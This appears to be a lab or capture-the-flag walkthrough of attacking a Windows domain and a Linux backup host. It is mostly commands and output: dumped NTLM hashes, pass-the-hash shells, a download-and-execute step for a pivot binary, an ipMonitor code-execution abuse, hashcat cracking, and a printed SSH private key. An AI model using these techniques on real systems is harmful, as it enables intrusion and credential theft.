[*] Reading and decrypting hashes from ntds.dit
Administrator:500:aad3b435b51404eeaad3b435b51404ee:8cb646a4485952a76117a33686bceef3:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DC02$:1000:aad3b435b51404eeaad3b435b51404ee:e6c74ed79994d1d4a31fcabec54572e5:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:12b0dffbe4f3835ae32bea420c1b5a76:::
SQL01$:1103:aad3b435b51404eeaad3b435b51404ee:04ac3c85573b3b32865d442218394651:::
ILF-XRG$:1104:aad3b435b51404eeaad3b435b51404ee:6656bfee5d67c93f118b1f80ac63fc3e:::
MAINLON$:1105:aad3b435b51404eeaad3b435b51404ee:afb8942d32adc50ef1c25e34c7574e10:::
CISERVER$:1106:aad3b435b51404eeaad3b435b51404ee:41955c81b97f5d719965af5b7eb20759:::
INDEX-DEV-LON$:1107:aad3b435b51404eeaad3b435b51404ee:1ad6627ac7f0896f285c43a196d711da:::
SQL-0253$:1108:aad3b435b51404eeaad3b435b51404ee:d7952d428ca875c1dc2fd63aa80b7d8f:::
<snip>
```

pass the hash with evilwinrm to get shell

```
└─(kali㉿kali)-[~]
└─$ proxychains -f /etc/proxychains_sliver.conf evil-winrm -i 172.16.210.5 -u Administrator -
H 8cb646a4485952a76117a33686bceef3
[proxychains] config file found: /etc/proxychains_sliver.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc()
function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-
winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
[proxychains] Dynamic chain ... 127.0.0.1:1081 ... 172.16.210.5:5985 ... OK
*Evil-WinRM* PS C:\Users\Administrator\Documents> type C:
\Users\Administrator\Desktop\flag.txt
[proxychains] Dynamic chain ... 127.0.0.1:1081 ... 172.16.210.5:5985 ... OK
[proxychains] Dynamic chain ... 127.0.0.1:1081 ... 172.16.210.5:5985 ... OK
e96e0624d44b3ece0dfb8e47de6600d5
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

pass the hash with smbexec to get shell

```
└─(kali㉿kali)-[~]
└─$ proxychains -f /etc/proxychains_sliver.conf impacket-smbexec -hashes
aad3b435b51404eeaad3b435b51404ee:8cb646a4485952a76117a33686bceef3 Administrator@172.16.210.5
[proxychains] config file found: /etc/proxychains_sliver.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
```

```
[proxychains] DLL init: proxychains-ng 4.17
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[proxychains] Dynamic chain ... 127.0.0.1:1081 ... 172.16.210.5:445 ... OK
[!] Launching semi-interactive shell - Careful what you execute
C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>powershell -c Invoke-WebRequest -Uri "http://172.16.210.3:8080/
pivot1.exe" -OutFile "pivot1.exe" -UseBasicParsing

C:\Windows\system32>cmd /c pivot1.exe
[-] SMB SessionError: code: 0xc0000043 - STATUS_SHARING_VIOLATION - A file cannot be opened
because the share access flags are incompatible.
```

DC02 was compromised

```
sliver > sessions
```

ID	Transport	Remote Address	Hostname
Username		Operating System	Health
1b360fc4	mtls	10.129.188.119:40476	WEB-NIX01
root		linux/amd64	[ALIVE]
4ad4b903	pivot	10.129.188.119:40476->VERY_NUTRITION->	DC01
NT AUTHORITY\SYSTEM		windows/amd64	[ALIVE]
57b36667	pivot	10.129.188.119:40476->VERY_NUTRITION->	WS01
devtest		windows/amd64	[ALIVE]
aa7e128c	pivot	10.129.188.119:40476->VERY_NUTRITION->	WS01
NT AUTHORITY\SYSTEM		windows/amd64	[ALIVE]
f9bc9923	pivot	10.129.188.119:40476->VERY_NUTRITION->AUSTRALIAN_LIFT->	DC02
NT AUTHORITY\SYSTEM		windows/amd64	[ALIVE]

Found a file **.Cred** in Documents of Administrator

```
PS C:\Users\Administrator\Documents> ls
ls

Directory: C:\Users\Administrator\Documents

Mode                LastWriteTime         Length
Name
----
d-----          7/26/2022   7:09 AM
PSTrueCrypt
d-----          8/22/2022  10:52 AM
WindowsPowerShell
-a-----          7/26/2022   7:09 AM             19561
automssqlbackup.ps1
-a-----          8/18/2022   3:57 AM              2714 Fan
Control.ps1
-a-----          7/26/2022   7:10 AM              2326
nas_ipmi_turn_on_map_drives.vbs
-a-----          7/26/2022   7:10 AM             11178
```



```
PSTimeMachine.ps1
-a----      7/26/2022   7:10 AM              7609 Set-
iLOIPMI.ps1
-a----      8/18/2022   4:00 AM              1438 svc_ipmi.Cred
```

decrypt powershell cred: <https://academy.hackthebox.com/module/67/section/640>

And we got cred **svc_ipmi:0okm!QAZ**

```
(kali㉿kali)-[~]
└─$ proxychains -f /etc/proxychains_sliver.conf evil-winrm -i 172.16.210.5 -u Administrator -
H 8cb646a4485952a76117a33686bceef3
[proxychains] config file found: /etc/proxychains_sliver.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc()
function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-
winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
[proxychains] Dynamic chain ... 127.0.0.1:1081 ... 172.16.210.5:5985 ... OK
[proxychains] Dynamic chain ... 127.0.0.1:1081 ... 172.16.210.5:5985 ... OK
[proxychains] Dynamic chain ... 127.0.0.1:1081 ... 172.16.210.5:5985 ... OK
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
[proxychains] Dynamic chain ... 127.0.0.1:1081 ... 172.16.210.5:5985 ... OK
[proxychains] Dynamic chain ... 127.0.0.1:1081 ... 172.16.210.5:5985 ... OK
trilocorai\administrator
*Evil-WinRM* PS C:\Users\Administrator\Documents> $credential = Import-Clixml -Path
'svc_ipmi.Cred'
*Evil-WinRM* PS C:\Users\Administrator\Documents> $credential.GetNetworkCredential().password
0okm!QAZ
```

Tried winrm but it doesn't allow

```
(kali㉿kali)-[~]
└─$ proxychains -f /etc/proxychains_sliver.conf evil-winrm -i 172.16.210.21 -u svc_ipmi -p
'0okm!QAZ'
[proxychains] config file found: /etc/proxychains_sliver.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc()
function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-
winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
[proxychains] Dynamic chain ... 127.0.0.1:1081 ... 172.16.210.21:5985 ... OK
[proxychains] Dynamic chain ... 127.0.0.1:1081 ... 172.16.210.21:5985 ... OK
[proxychains] Dynamic chain ... 127.0.0.1:1081 ... 172.16.210.21:5985 ... OK
```

```
[proxychains] Dynamic chain ... 127.0.0.1:1081 ... 172.16.210.21:5985 ... OK
[proxychains] Dynamic chain ... 127.0.0.1:1081 ... 172.16.210.21:5985 ... OK
[proxychains] Dynamic chain ... 127.0.0.1:1081 ... 172.16.210.21:5985 ... OK
[proxychains] Dynamic chain ... 127.0.0.1:1081 ... 172.16.210.21:5985 ... OK
[proxychains] Dynamic chain ... 127.0.0.1:1081 ... 172.16.210.21:5985 ... OK
[proxychains] Dynamic chain ... 127.0.0.1:1081 ... 172.16.210.21:5985 ... OK
[proxychains] Dynamic chain ... 127.0.0.1:1081 ... 172.16.210.21:5985 ... OK
```

Error: An error of type WinRM::WinRMAuthorizationError happened, message is WinRM::WinRMAuthorizationError

Error: Exiting with code 1

scan host ADMIN01

```
PS C:\Users\Public> ./fscan.exe -h 172.16.210.21 -p 1-65535
./fscan.exe -h 172.16.210.21 -p 1-65535
```

```

  _ _ _ _ _
 / _ \ _ _ / _ \ _ _ / _ \ _ _ / _ \ _ _ / _ \
/ _ \ _ _ \ _ \ ( _ | | ( _ | | ( _ | | <
 \ _ / _ _ | _ \ _ _ \ _ \ _ _ \ _ \ _ _ \ _ \
                                     fscan version: 1.8.4
```

start infoscan


```
172.16.210.21:445 open
172.16.210.21:139 open
172.16.210.21:5985 open
172.16.210.21:8080 open
172.16.210.21:21410 open
172.16.210.21:47001 open
172.16.210.21:49666 open
172.16.210.21:49665 open
172.16.210.21:49664 open
172.16.210.21:49673 open
172.16.210.21:49669 open
172.16.210.21:49668 open
172.16.210.21:49667 open
```

[*] alive ports len is: 13

start vulscan

```
[*] NetBios 172.16.210.21 WORKGROUP\ADMIN01
[*] WebTitle http://172.16.210.21:5985 code:404 len:315 title:Not Found
[*] WebTitle http://172.16.210.21:47001 code:404 len:315 title:Not Found
[*] WebTitle http://172.16.210.21:8080 code:200 len:2758 title:ipMonitor - Log In
已完成 13/13
[*] 扫描结束,耗时: 2m13.6257225s
```

Login with cred `admin:0okm!QAZ` with some tried



version 11.2 is newest so it doesn't have POC

[RELEASE NOTES](#)
[INSTALL OR UPGRADE](#)
[GET STARTED](#)
[ADMINISTER](#)

[ipMonitor 11.2 Release Notes](#)
[ipMonitor 11.1.1 release notes](#)
[ipMonitor 11.1 release notes](#)
[ipMonitor 11.0.1 release notes](#)
[ipMonitor 11.0 release notes](#)
[ipMonitor 10.9.1 Release Notes](#)
[ipMonitor 10.9 Release Notes](#)
[ipMonitor 10.8.3 Release Notes](#)
[ipMonitor 10.8.2 Release Notes](#)
[ipMonitor 10.8.0 Release Notes](#)
[ipMonitor release history](#)

ipMonitor release history

Final version: 11.2

Effective December 31, 2024, ipMonitor will reach its end of life. ipMonitor will no longer be available for download and SolarWinds will no longer provide technical support.

See the [End of Life Policy](#) for information about SolarWinds product life cycle phases.

Supported versions with end-of-life announcement

Version	EoL announcement	EoE effective date	EoL effective date
11.2	March 1, 2023: End-of- Life (EoL) announcement – Customers on ipMonitor version 11.2 should begin transitioning to the latest ipMonitor version.	March 31, 2023: End-of- Engineering (EoE) – Service releases, bug fixes, workarounds, and service packs for ipMonitor 11.2 will no longer be actively supported by SolarWinds.	December 31, 2024: End-of- Life (EoL) – SolarWinds will no longer provide technical support for ipMonitor version 11.2.

Unsupported versions

Version	EoL announcement	EoE effective date	EoL effective date
11.0.1 and earlier	September 13, 2022	December 13, 2022	December 12, 2023

You can monitor processes of external software such as Putty with external process motor: https://documentation.solarwinds.com/en/success_center/ipmonitor/content/external_process.htm

execute 2 command and wait:

```
powershell -c Invoke-WebRequest -Uri "http://172.16.210.3:8080/pivot1.exe" -OutFile "pivot1.exe" -UseBasicParsing
cmd /c pivot1.exe
```

Identification

Monitor Name

☐ Store Monitor Statistics for Recent Activity and Historical Reports

Test Parameters

Executable Name

Directory

Command Line Parameters

Startup Directory

Credential for Monitoring

Set Environment Variables

Analysis of Test Results

☐ Compare an Environment Variable

☒ Compare the Process Return Value

Expected Return Value

Timing

Maximum Test Duration seconds

Delays Between Tests While:

Up seconds

Warn (failures but not alerting) seconds

Down (alerts in progress) seconds

Lost (no alerts permitted) seconds

Notification Control

Recovery Parameters

get SYSTEM shell of ADMIN01

```
sliver (GREASY_CHIN) > info

Session ID: a09771a9-db8b-4995-b579-74ea5cad6dae
Name: GREASY_CHIN
Hostname: ADMIN01
UUID: 1db61442-da7d-5d76-f106-86d6ce74d502
Username: NT AUTHORITY\SYSTEM
  UID: S-1-5-18
  GID: S-1-5-18
  PID: 668
  OS: windows
Version: Server 2016 build 17763 x86_64
Locale: en-US
Arch: amd64
Active C2:
```

```
Remote Address: 10.129.188.119:40476->VERY_NUTRITION->AUSTRALIAN_LIFT->
Proxy URL:
Reconnect Interval: 1m0s
First Contact: Sat Sep  7 17:27:34 EDT 2024 (2m10s ago)
Last Checkin: Sat Sep  7 17:29:34 EDT 2024 (10s ago)
```

```
sliver (GREASY_CHIN) > ifconfig
```

```
+-----+
| Ethernet0                                |
+-----+
| # | IP Addresses      | MAC Address      |
+---+-----+-----+
| 6 | 172.16.210.21/24 | 00:50:56:94:39:e2 |
+-----+
1 adapters not shown.
```

```
sliver (GREASY_CHIN) > cat "C:\Users\Administrator\Desktop\flag.txt"
```

```
0f026377f0c5de18e9caa102b1bb4c64
```

Scan Backup01

```
./fscan.exe -h 172.16.210.34 -p 1-65535
```

```

  _ _ _ _ _
 / _ \ _ _ / _ \ _ _ / _ \ _ _ / _ \ _ _ / _ \
/ _ \ _ _ \ _ \ ( _ | | | ( _ | | | ( _ | | | <
 \ _ / _ _ | _ \ _ _ | _ \ _ _ | _ \ _ _ | _ \
                                     fscan version: 1.8.4
```

```
start infoscan
```

```
172.16.210.34:22 open
```

```
172.16.210.34:873 open
```

```
172.16.210.34:8084 open
```

```
[*] alive ports len is: 3
```

```
start vulscan
```

```
已完成 0/3 [-] webtitle http://172.16.210.34:873 Get "http://172.16.210.34:873": net/http:
HTTP/1.x transport connection broken: malformed HTTP status code "31.0"
```

we recognize rsync service at **172.16.210.34:873**

```
└─(kali㉿kali)-[~]
```

```
└─$ proxychains -f /etc/proxychains_sliver.conf nmap -sV --script "rsync-list-modules" -p 873
172.16.210.34
```

```
[proxychains] config file found: /etc/proxychains_sliver.conf
```

```
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
```

```
[proxychains] DLL init: proxychains-ng 4.17
```

```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-07 18:06 EDT
```

```
[proxychains] Dynamic chain ... 127.0.0.1:1081 ... 172.16.210.34:80 <--socket error or
timeout!
```

```
[proxychains] Dynamic chain ... 127.0.0.1:1081 ... 172.16.210.34:873 ... OK
```

```
[proxychains] Dynamic chain ... 127.0.0.1:1081 ... 172.16.210.34:873 ... OK
```

```
[proxychains] Dynamic chain ... 127.0.0.1:1081 ... 172.16.210.34:873 ... OK
```

```
Nmap scan report for 172.16.210.34
```

```
Host is up (2.0s latency).
```

```
PORT      STATE SERVICE VERSION
873/tcp   open  rsync    (protocol version 31)
| rsync-list-modules:
|_  svc_rsync      Webserver Backup

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.56 seconds
```

dump password hash and see [DefaultPassword](#)

```
----- Hashdump passwords -----

Administrator:500:aad3b435b51404eeaad3b435b51404ee:f03e5a94e812c2fe3623691fbd7ab5f8:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:4b4ba140ac0767077aee1958e7f78070:::
svc_rsync:1002:aad3b435b51404eeaad3b435b51404ee:753dca90ee6762dcd2c999cfe98c778c:::
svc_solarwinds:1003:aad3b435b51404eeaad3b435b51404ee:931d32ee11868275440725758b6ce6cc:::

----- Lsa_secrets passwords -----

DefaultPassword
0000  20 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0010  57 00 33 00 62 00 5F 00 42 00 61 00 43 00 6B 00 W.3.b._.B.a.C.k.
0020  33 00 70 00 5F 00 53 00 79 00 6E 00 43 00 21 00 3.p._.S.y.n.C.!.
0030  D4 F0 DC 08 CD C1 71 34 06 74 87 E6 08 44 CF 66 .....q4.t...D.f

DPAPI_SYSTEM
0000  01 00 00 00 66 DD 79 EE 17 23 9C A3 39 2D 3F 95 ....f.y..#..9-?.
0010  E9 8B 68 06 17 AE 87 19 2A 02 0B 53 1C EA BC BE ..h.....*..S....
0020  3B BF 65 C8 40 2F F1 7E 2F 19 52 90 ;.e.@/.~/ .R.

NL$KM
0000  40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 @.....
0010  A2 52 9D 31 0B B7 1C 75 45 D6 4B 76 41 2D D3 21 .R.1...uE.KvA-..!
0020  C6 5C DD 04 24 D3 07 FF CA 5C F4 E5 A0 38 94 14 ....$......8..
0030  91 64 FA C7 91 D2 0E 02 7A D6 52 53 B4 F4 A9 6F .d.....z.RS...o
0040  58 CA 76 00 DD 39 01 7D C5 F7 8F 4B AB 1E DC 63 X.v..9.}...K...c
0050  62 B0 10 5D 49 6B B9 E8 98 09 EB BD DF EA 1E C2 b..]Ik.....
```

add to rockyou.txt to check it's real password, we got [svc_rsync:W3b_BaCk3p_SynC!](#)

```
753dca90ee6762dcd2c999cfe98c778c:W3b_BaCk3p_SynC!
Approaching final keypace - workload adjusted.

Session.....: hashcat
Status.....: Exhausted
Hash.Mode.....: 1000 (NTLM)
Hash.Target.....: hashNTLM.txt
Time.Started.....: Sun Sep 08 05:15:31 2024 (2 secs)
Time.Estimated...: Sun Sep 08 05:15:33 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 8719.4 kH/s (1.11ms) @ Accel:256 Loops:1 Thr:64 Vec:1
Recovered.....: 2/5 (40.00%) Digests (total), 1/5 (20.00%) Digests (new)
```

```
Progress.....: 14344386/14344386 (100.00%)
Rejected.....: 0/14344386 (0.00%)
Restore.Point...: 14344386/14344386 (100.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1...: $HEX[2321687276657274] -> $HEX[042a0337c2a156616d6f732103]
Hardware.Mon.#1...: Temp: 45c Fan: 45% Util: 32% Core:1404MHz Mem:3504MHz Bus:16
```

extract ssh key of **svc_rsync** with rsync and enter password: W3b_BaCk3p_SynC!

```
(kali㉿kali)-[~]
└─$ proxychains -f /etc/proxychains_sliver.conf rsync rsync://svc_rsync@172.16.210.34/
svc_rsync/.ssh/id_rsa ./id_rsa_real.txt
[proxychains] config file found: /etc/proxychains_sliver.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Dynamic chain ... 127.0.0.1:1081 ... 172.16.210.34:873 ... OK
Password:
```

```
(kali㉿kali)-[~]
└─$ cat id_rsa_real.txt
-----BEGIN OPENSSH PRIVATE KEY-----
b3B1bnNzaC1rZXktdjEAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAqzuMakC/nR+bR1XNJ0x16ZpaeYH7NMAiYTCZMBJHxnZI6K2KE9VS
lgKW+tCjxP1dyU61I0cRnRL+p8gpnija0IczWTLcf2U3LnY34fwGec3N1V/8B2mdIrAfXv
pn4fHEXms57EucjXodPWWTYK7i91h/ExkXm19lduMRwzKJeaKNMIygdwKc/Ox2ARXL5kco
2HA0Kb9914tPUVsq1L8bfJy4x/FdLBhsCF8oRD4g7SbSi8UPB7QXVHBuzV8BG06BKZoh3
JizX1JwaTDxe6PrB/5C891pHlh8IIAxyaiLLNgepEzKhNZY4N/mMiyaYVYREtfv22rlSz
GeGkhwkky5B0INQuc7874kxjsXQa23npD9lhBfxazhtRa+9ZqKKeETm6cdxQDq85qfEZQm
RkcqKfG1Yzo16UICbMhPBjQn/BbfR9ck7MS2iOXmWg+m2D/oMdjJ6o0bM16YoVjNi73jx8
u64bwHxcytyw2QSK2MevRo5RiaT6+q4LN8220g2nAAAFiKqDkCuqg5ArAAAAB3NzaC1yc2
EAAAGBAKs7jGpAv50fm0ZVzSdMZemaWnmB+zTAImEwmTASR8Z2SOitihPVUpYClvrQo8T9
Xc10tSNHEZ0S/qfIKZ4o2tCHM1k5Qn91Ny52N+H8BnnNzdVf/AdpnSKwH176Z+HxxMTLOe
xLnI16HT11k2Cu4vdYfxMZf5pfZXbjEcMyiXmijTCMoHcJAvzsdgEVy+ZHKNhWNCm/fdeL
T1FbKpS/G3yucMfxXSwYbAhfKEQ+IO0m0oiPFDwe0F1Rwbs1fArtOgSmaIdyYs15ScGkw8
Xuj6wf+QvPdaR5YfCCAMbcmoi5TYHqRMyoTWWODf5jIsmmFWERLX79tq5UsxnhpIcJJMuQ
TiDULn0/O+JMY7F0Gtt56Q/ZYQX8Ws4bUWvvWaiinhE5unHcUA6vOanxGUJkZHICnpxWM6
Je1CAmzITwY6jfwW30fXJ0zEtoj15loPptg/6DHYyeqDmzNemKFYZYu948fLuuG8B8XMrc
ltkEitjHr0aOUYmk+vquCzfntjoNpwAAAAMBAAEAAAGAHhH0/owpDyn7+nAwd3HKkEby9r
JwD7BHRcvz9rdiswZdUEHb6TWL1Z2yhRH50rSgStvHXYf1likcorSurTZu0yvqjMz1ThJ7
Wz2KRQE/9iyJJJoQecwDJeMS3QWjprvAh1utHwQhChoIdr2BbXj1PPPw3jm2hrSRhz6EjB0
Ey80DcoY8K7RtTir8JT17Wk3eIwoPJNpI4DoF2+LXjWfhxUX8bdy0SbcvUzoM4RjXn9F15
pfPW0bHwvt/ipf3Zj0axkhnU6D2Qp/Hq0y1H14tKAIJSvJBIRZ/i+S8bbPtD1R8EEsmyIo
7Cp9kHqg5MGSRhNiEwr5PW0m1hIuqAa0K0K64/aUgOoCg3ML4VtQ82+bTNbCwpAICVKOn
bpiIWIIDLfLPE4xLrUS5fXXUzLzdmzG595gS6EgjQ0wEVLNBDxsU8Tq/7HY8Cm4rQptcKRg
zOepTPPZiUIHTrGrRNIkRYc02U+W0E/43kTfrlpVY02WBC+3mf1YsZngAj2edFvu0pAAAA
wQDjbbq6iBPweSxR2TcOm9QrY2YUWviZsFelmbui8z/LDB0xwli+2/TMAXUybqZetXHER0
XY7wtIe+11mYuCYW2x0SBWgZ14k/svV8EBwaxufDtPz9myHLz9Z4k9+cdsYUjq1J8aSErV
leEZA1ehIM4UcTS3HfrJCJ5JRRSNwU3sMsyUeGTqAQeNYQyMS0c3w3c/Zuw8kmHTlyy0K
ZMCpziWmT9d0TIsdwx9spehYJx777Ype1iE9qZyGm5RwzyqpcAAADBANLyaIv/dbbAynF9
zZogy2B1RBQBQfVA95MXRFiCpD/2qHvgNhYjVnjPVhH5gi8kc7ApLdMz9b6i1/9h1gssLk
umb0da+TjHnH9sZUnyaavlj7D0UKyOW12QLTqDgxB0eMf22WWKax4YAjk4LIafVTIbz0pw
qlLXdkZuZ4qZutmw9uocinAtjYk4uVhVnWwqQ51b5xR0cnqnNbhsKPeBmfXg4sw+w3uFjc
XUQq8bUG1T6F6M//I51oQV2IwNi2yJTQAAAMEAz82/dRPEKXK57ppYgw/sU1ZU9jrc+47X
BdMH9PRWctS49+0dCfla8LPp0ZtzU9630tuEWLMLpEea5w76Nh1esEMM8eBMLJM6KbUA0
```



```
Zxh4fELz20sqANP5ZPGcPL6Adw/PONMyuI5ryZB/Y2HJx/QIEYPGB5Jy6sXaD6RcN55NDN
esilZgP9TihNk0ZSn8ThE806YCUXXXAiBXJfZLPPVx2/i202urR2Cmd2sEVwDHzuw4abE
t9CgjnxuIbR1jDAAAAEnN2Y19yc3luY0BCQUNLVVAwMQ==
-----END OPENSSH PRIVATE KEY-----
```

to read content in /root, abuse feature **Duplicati** port 8200

```
svc_rsync@BACKUP01:~$ ./fscan -h 127.0.0.1 -p 1-65535
```

```

      / _ \      / _ \      / _ \      / _ \      / _ \      / _ \
     / / \ \    / / \ \    / / \ \    / / \ \    / / \ \    / / \ \
    / /   \ \  / /   \ \  / /   \ \  / /   \ \  / /   \ \  / /   \ \
   / /     \ \ / /     \ \ / /     \ \ / /     \ \ / /     \ \ / /
  / /       \ \ / /       \ \ / /       \ \ / /       \ \ / /       \ \
 / /         \ \ / /         \ \ / /         \ \ / /         \ \ / /
/ /           \ \ / /           \ \ / /           \ \ / /           \ \
 \ \         / / \ \         / / \ \         / / \ \         / / \ \
  \ \       / /   \ \       / /   \ \       / /   \ \       / /   \ \
   \ \     / /     \ \     / /     \ \     / /     \ \     / /     \ \
    \ \   / /       \ \   / /       \ \   / /       \ \   / /       \ \
     \ \ / /         \ \ / /         \ \ / /         \ \ / /         \ \
      \_/ \_         \_/ \_         \_/ \_         \_/ \_         \_/ \_
                                     fscan version: 1.8.4

```

```
start infoscans
127.0.0.1:22 open
127.0.0.1:873 open
127.0.0.1:8200 open
127.0.0.1:8084 open
```

```
[*] alive ports len is: 4
start vulscan
[*] WebTitle http://127.0.0.1:8200      code:302 len:0      title:None 跳转url: http://
127.0.0.1:8200/login.html
[*] WebTitle http://127.0.0.1:8084      code:400 len:4890   title:Error 400
[*] WebTitle http://127.0.0.1:8200/login.html code:200 len:1239   title:Duplicati Login
```

Duplicati run with root

```


└─$ cat log.txt | grep dupli
root          874  0.0  1.7 145856 35756 ?          Sns1 10:17    0:01 DuplicatiServer /usr/lib/
duplicati/Duplicati.Server.exe
root         1045  0.0  2.8 1041492 57204 ?          SN1   10:17    0:02 _ /usr/bin/mono-sgen /
usr/lib/duplicati/Duplicati.Server.exe

```

